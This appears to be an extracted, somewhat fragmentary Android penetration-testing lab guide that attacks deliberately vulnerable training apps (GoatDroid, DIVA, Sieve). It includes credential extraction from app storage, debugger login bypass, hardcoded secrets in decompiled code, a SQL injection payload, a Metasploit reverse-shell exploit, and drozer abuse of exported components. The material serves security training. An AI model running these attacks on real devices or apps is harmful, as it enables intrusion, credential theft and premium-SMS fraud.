userinfo.db userinfo.db-journal
qlite3 userinfo.db
SQLite version 3.8.10.2 2015-05-20 18:17:19
Enter ".help" for usage hints.
sqlite> .tables
android_metadata info
sqlite> select * from info
...>
sqlite> select * from android_metadata;
en_US

```

```

root@vbox86p:/data/data/org.owasp.goatdroid.fourgoats # ls
app_webview
cache
code_cache
databases
shared_prefs
root@vbox86p:/data/data/org.owasp.goatdroid.fourgoats # ls -la
drwxrwx--x u0_a61 u0_a61 2016-02-10 02:15 app_webview
drwxrwx--x u0_a61 u0_a61 2016-02-10 01:32 cache
drwxrwx--x u0_a61 u0_a61 2016-02-10 01:32 code_cache
drwxrwx--x u0_a61 u0_a61 2016-02-10 01:32 databases
drwxrwx--x u0_a61 u0_a61 2016-02-10 05:50 shared_prefs
d shared_prefs/
root@vbox86p:/data/data/org.owasp.goatdroid.fourgoats/shared_prefs # ls -la
-rw-rw---- u0_a61 u0_a61 124 2016-02-10 02:14 WebViewChromiumPrefs.xml
-rw-rw-r-- u0_a61 u0_a61 199 2016-02-10 05:50 credentials.xml
-rw-rw-r-- u0_a61 u0_a61 154 2016-02-10 02:23 destination_info.xml
-rw-rw-r-- u0_a61 u0_a61 148 2016-02-10 02:21 proxy_info.xml
at credentials.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="username">test</string>
  <string name="password">test</string>
  <boolean name="remember" value="true" />
</map>

```



```
> stop in com.FS.runtime1.MainActivity.onClick
Set breakpoint com.FS.runtime1.MainActivity.onClick
>
Breakpoint hit: "thread=main", com.FS.runtime1.MainActivity.onClick(), line=39 bci=1

main[1] print success
  success = false
main[1] set success=true
  success=true = true
main[1] print success
  success = true
main[1] next

Step completed: main[1] "thread=main", com.FS.runtime1.MainActivity.onClick(), line=41 bci=9

main[1] print success
  success = true
main[1] next
>
Step completed: "thread=main", com.FS.runtime1.MainActivity.onClick(), line=43 bci=23


main[1] print success
  success = true
main[1] next
>
Step completed: "thread=main", com.FS.runtime1.MainActivity.onClick(), line=45 bci=30

main[1] print success
  success = true
main[1] next
>
Step completed: "thread=main", com.FS.runtime1.MainActivity.onClick(), line=47 bci=34

main[1] print success
  success = true
main[1] cont
>
```

```
C:\Program Files\Java\jdk1.7.0_79\bin>adb forward tcp:8000 jdwp:1616
C:\Program Files\Java\jdk1.7.0_79\bin>jdb.exe -connect com.sun.jdi.SocketAttach:hostname=localhost,port=8000
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
>
```

```
C:\Program Files\Java\jdk1.7.0_79\bin>adb jdwp
422
764
789
1051
1074
1217
1316
1323
1494
1500
1535
1665
1689
1710
3168
3182
3436
```




```
OWASP GoatDroid- Herd Financial Android App-dex2jar.jar
```

com.google.common  
example  
  ↳ EventDataSQLHelper.class  
  ↳ SQLDemoActivity.class  
net.sqlcipher  
org  
  ↳ apache.commons.codec  
  ↳ owasp.goatdroid.herdfinancial  
  ↳ activities  
  ↳ base  
    ↳ StatementDBHelper.class  
    ↳ UserInfoDBHelper.class  
  ↳ misc  
  ↳ providers  
  ↳ requestresponse  
  ↳ rest  
  ↳ services  
  ↳ BuildConfig.class  
  ↳ R.class

```
StatementDBHelper.class
```

```
private SQLiteStatement insertStmt;  
  
public StatementDBHelper(Context paramContext)  
{  
    this.context = paramContext;  
    StatementOpenHelper localStatementOpenHelper = new StatementOpenHelper(this.context);  
    SQLiteDatabase.loadLibs(paramContext);  
    this.db = localStatementOpenHelper.getWritableDatabase("havey0us33nmyb@seba11");  
    this.insertStmt = this.db.compileStatement("insert into history (userName, date, amount, name, balance) values (?, ?, ?, ?, ?)");  
    this.deleteStmt = this.db.compileStatement("delete from history where id = ?");  
}  
  
public void close()  
{  
    this.db.close();  
}  
  
public void delete(int paramInt)  
{  
    this.deleteStmt.bindLong(1, paramInt);  
    this.deleteStmt.execute();  
}
```



Login.class - Java Decompiler


File Edit Navigation Search Help

OWASP Goatdroid-fourgoats AndroidApp- dex2\_jar\_output.jar

org.owasp.goatdroid.fourgoats

- activities
  - About.class
  - AddVenue.class
  - AdminHome.class
    - AdminHome
      - listview : ListView
      - AdminHome()
      - launchCheckins(View) : void
      - launchFriends(View) : void
      - launchManageUsers(View) : void
      - launchRewards(View) : void
      - onCreate(Bundle) : void
  - AdminOptions.class
  - Checkins.class
  - DestinationInfo.class
  - DoAdminDeleteUser.class
  - DoAdminPasswordReset.class
  - DoComment.class
  - Friends.class
  - GenericWebViewActivity.class
  - History.class
  - Home.class
  - Login.class
  - Login
  - Main.class
  - Preferences.class
  - Register.class
  - Rewards.class
  - SendSMS.class

```
localObject = ((LoginRequest)localObject).validateCredentials(str1, str2);
paramVarArgs = (Void[])localObject;
if (((String)((HashMap)localObject).get("success")).equals("false"))
{
    paramVarArgs = (Void[])localObject;
    ((HashMap)localObject).put("errors", "Login failed. Try again.");
}
for (;;)
{
    return (HashMap<String, String>)localObject;
    paramVarArgs = (Void[])localObject;
    localUserInfoDBHelper.deleteInfo();
    paramVarArgs = (Void[])localObject;
    localUserInfoDBHelper.insertSettings((HashMap)localObject);
    if (bool)
    {
        paramVarArgs = (Void[])localObject;
        Login.this.saveCredentials(str1, str2);
    }
    paramVarArgs = (Void[])localObject;
    if (str1.equals("customerservice"))
    {
        paramVarArgs = (Void[])localObject;
        if (str2.equals("Acc0uNTM@g3mEnt"))
        {
            paramVarArgs = (Void[])localObject;
            ((HashMap)localObject).put("isAdmin", "true");
        }
    }
}
```



Raw Params Headers Hex



Request to https://192.168.91.1:9888

Forward Drop Intercept is on Action

Comment

GET /fourgoats/api/v1/friends/view\_profile/vijayvelu HTTP/1.1  
Cookie: SESS=5c861a57300a2105247fadcb57972cb4dcb67b2507a13a2ff9a01352a4e1b6771a66273081c13e813dc05ddd3f053146ae348b12c1c8133037b90ca1dfef2  
Host: 192.168.91.1:9888  
Connection: close







Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

  Request to https://192.168.91.1:9888

Forward Drop Intercept is on Action

Raw Params Headers Hex

**POST /fourgoats/api/v1/login/authenticate HTTP/1.1**

**Content-Length: 27**

**Content-Type: application/x-www-form-urlencoded**

**Host: 192.168.91.1:9888**

**Connection: close**

**userName=test&password=test**

## 7. Input Validation Issues - Part 1


**Objective:** Try to access all user data without knowing any user name. There are three users by default and your task is to output data of all the three users with a single malicious search.

**Hint:** Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it. For ease of testing there are three users already present in the database, for example one of them is admin, you can try searching for admin to test the output.

' OR 1=1--

SEARCH

User: (admin) pass: (passwd123) Credit card: (1234567812345678)  
User: (diva) pass: (p@ssword) Credit card: (1111222233334444)  
User: (john) pass: (password123) Credit card: (5555666677778888)



```
root@kali: ~  
msf exploit(webview_addjavascriptinterface) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > check_root  
[+] Device is rooted  
meterpreter > shell  
Process 1 created.  
Channel 1 created.  
id  
uid=10003(u0_a3) gid=10003(u0_a3) groups=1015(sdcard_rw),1028(sdcard_r),  
3003(inet)  
ls  
acct  
cache  
config  
d  
data  
default.prop  
dev  
etc  
fstab.vbox86  
init  
init.goldfish.rc  
init.rc
```



```
root@kali: ~
msf > use exploit/android/browser/webview_addjavascriptinterface
msf exploit(webview_addjavascriptinterface) > set LHOST 192.168.199.131
LHOST => 192.168.199.131
msf exploit(webview_addjavascriptinterface) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.199.131:4444
[*] Using URL: http://0.0.0.0:8080/QNOfrbn
[*] Local IP: http://192.168.199.131:8080/QNOfrbn
[*] Server started.
```

```
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Keys/ --selection "pin=9898" --string Password "Againthebiggestpassword"
Done.
```

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password | pin |
| Againthebiggestpassword | 9898 |
```


```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password | pin |
| thisisthebiggestpassword | 9898 |
```

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys
Permission Denial: reading com.mwr.example.sieve.DBContentProvider uri content://com.mwr.example.sieve.DBContentProvider/Keys from pid=1102, uid=10052 requires com.mwr.example.sieve.READ_KEYS, or grantUriPermission()
dz>
```


```
dz> run app.provider.finduri com.mwr.example.sieve
could not find the package: com.mwr.example.sieve
dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
```

```
dz> run app.provider.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Authority: com.mwr.example.sieve.DBContentProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.DBContentProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
    Path Permissions:
      Path: /Keys
      Type: PATTERN_LITERAL
      Read Permission: com.mwr.example.sieve.READ_KEYS
      Write Permission: com.mwr.example.sieve.WRITE_KEYS
  Authority: com.mwr.example.sieve.FileBackupProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.FileBackupProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
```

```
dz> run app.provider.info -a org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
No matching providers.
```




```
dz> run app.broadcast.send --action org.owasp.goatdroid.fourgoats.SOCIAL_SMS --component org.owasp.g
oatdroid.fourgoats.org.owasp.goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver --extra strin
g phoneNumber 00102928745 --extra string message "Premium SMS"
dz>
```



```
OWASP Goatdroid-fourgoats AndroidApp- dex2_jar_output.jar
SendSMSNowReceiver.class
package org.owasp.goatdroid.fourgoats.broadcastreceivers;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;
import android.telephony.SmsManager;
import org.owasp.goatdroid.fourgoats.misc.Utils;
public class SendSMSNowReceiver
    extends BroadcastReceiver
{
    Context context;
    public void onReceive(Context paramContext, Intent paramIntent)
    {
        this.context = paramContext;
        paramContext = SmsManager.getDefault();
        paramIntent = paramIntent.getExtras();
        paramContext.sendTextMessage(paramIntent.getString("phoneNumber"), null, paramIntent.getString("message"), null, null);
        Utils.makeToast(this.context, "Your text message has been sent!", 1);
    }
}
```


```
dz> run app.broadcast.info -a org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
    org.owasp.goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver
    Permission: null
```



```
C:\Windows\System32\cmd.exe - python drozer console connect
dz> run app.service.start --action org.owasp.goatdroid.fourgoats.service
id.fourgoats org.owasp.goatdroid.fourgoats.services.LocationService
dz>
```

```
dz> run app.service.info -a org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
    org.owasp.goatdroid.fourgoats.services.LocationService
    Permission: null
```





```
dz> run app.activity.start --component org.owasp.goatdroid.fourgoats org.owasp.goatdroid.fourgoats.a
ctivities.Main
dz> run app.activity.start --component org.owasp.goatdroid.fourgoats org.owasp.goatdroid.fourgoats.a
ctivities.ViewCheckin
dz> run app.activity.start --component org.owasp.goatdroid.fourgoats org.owasp.goatdroid.fourgoats.a
ctivities.ViewProfile
dz> run app.activity.start --component org.owasp.goatdroid.fourgoats org.owasp.goatdroid.fourgoats.a
ctivities.SocialAPIAuthentication
```

```
drozer Console (v2.3.4)
dz> run app.activity.info -a org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
  org.owasp.goatdroid.fourgoats.activities.Main
    Permission: null
  org.owasp.goatdroid.fourgoats.activities.ViewCheckin
    Permission: null
  org.owasp.goatdroid.fourgoats.activities.ViewProfile
    Permission: null
  org.owasp.goatdroid.fourgoats.activities.SocialAPIAuthentication
    Permission: null
```

cmd. C:\Windows\System32\cmd.exe - python drozer console connect

```
drozer Console (v2.3.4)
dz> run app.package.list -f org
org.owasp.goatdroid.fourgoats (FourGoats)
dz> run app.package.info -a org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
  Application Label: FourGoats
  Process Name: org.owasp.goatdroid.fourgoats
  Version: 1.0
  Data Directory: /data/user/0/org.owasp.goatdroid.fourgoats
  APK Path: /data/app/org.owasp.goatdroid.fourgoats-1/base.apk
  UID: 10080
  GID: [3003]
  Shared Libraries: null
  Shared User ID: null
  Uses Permissions:
  - android.permission.SEND_SMS
  - android.permission.CALL_PHONE
  - android.permission.ACCESS_COARSE_LOCATION
  - android.permission.ACCESS_FINE_LOCATION
  - android.permission.INTERNET
  Defines Permissions:
  - None
```

```
SendSMS.class - Java Decompiler
File Edit Navigation Search Help
dex2_jar_output.jar
activities
├── About.class
├── AddVenue.class
├── AdminHome.class
├── AdminOptions.class
├── Checkins.class
├── DestinationInfo.class
├── DoAdminDeleteUser.class
├── DoAdminPasswordReset.class
├── DoComment.class
├── Friends.class
├── GenericWebViewActivity.class
├── History.class
├── Home.class
├── Login.class
├── Main.class
├── Preferences.class
├── Register.class
├── Rewards.class
├── SendSMS.class
├── SendSMS
├── SocialAPIAuthentication.class
└── ViewCheckin.class


SendSMS.class
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;
import android.telephony.SmsManager;
import android.text.Editable;
import android.view.View;
import android.widget.EditText;
